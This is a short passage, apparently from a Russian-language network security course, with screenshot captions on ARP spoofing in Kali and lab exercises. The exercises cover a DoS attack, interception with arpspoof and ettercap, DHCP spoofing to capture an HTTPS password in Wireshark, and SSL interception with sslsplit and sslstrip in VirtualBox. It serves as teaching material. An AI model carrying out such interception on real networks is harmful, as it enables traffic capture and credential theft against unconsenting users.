





В меню выбираем arp-спуфинг:



И запускаем:



Проверяем, что трафик на машине жертвы идет через Kali:



Задание:

1. Собрать в Virtualbox стенд, в котором произвести dos-атаку на машину «жертвы».
2. Собрать в Virtualbox стенд, в котором с помощью **arpspoof** перехватить данные с машины «жертвы».
3. Выполнить задание №2 в ettercap.

4.* Выполнить задание 2, используя dhcp spoof. Разобраться, как работает dhcp spoofing, применяя Wireshark. С помощью ettercap -G запустить dhcp spoof, направив трафик жертвы на Kali linux. В Wireshark перехватить пароль на сайте https, который пытается посетить жертва.

5.* Выполнить задание 4, используя sslsplit. Сгенерировать сертификат, скормить его sslsplit. Если сайт перестает работать при атаке sslstrip, попробовать поработать с sslsplit.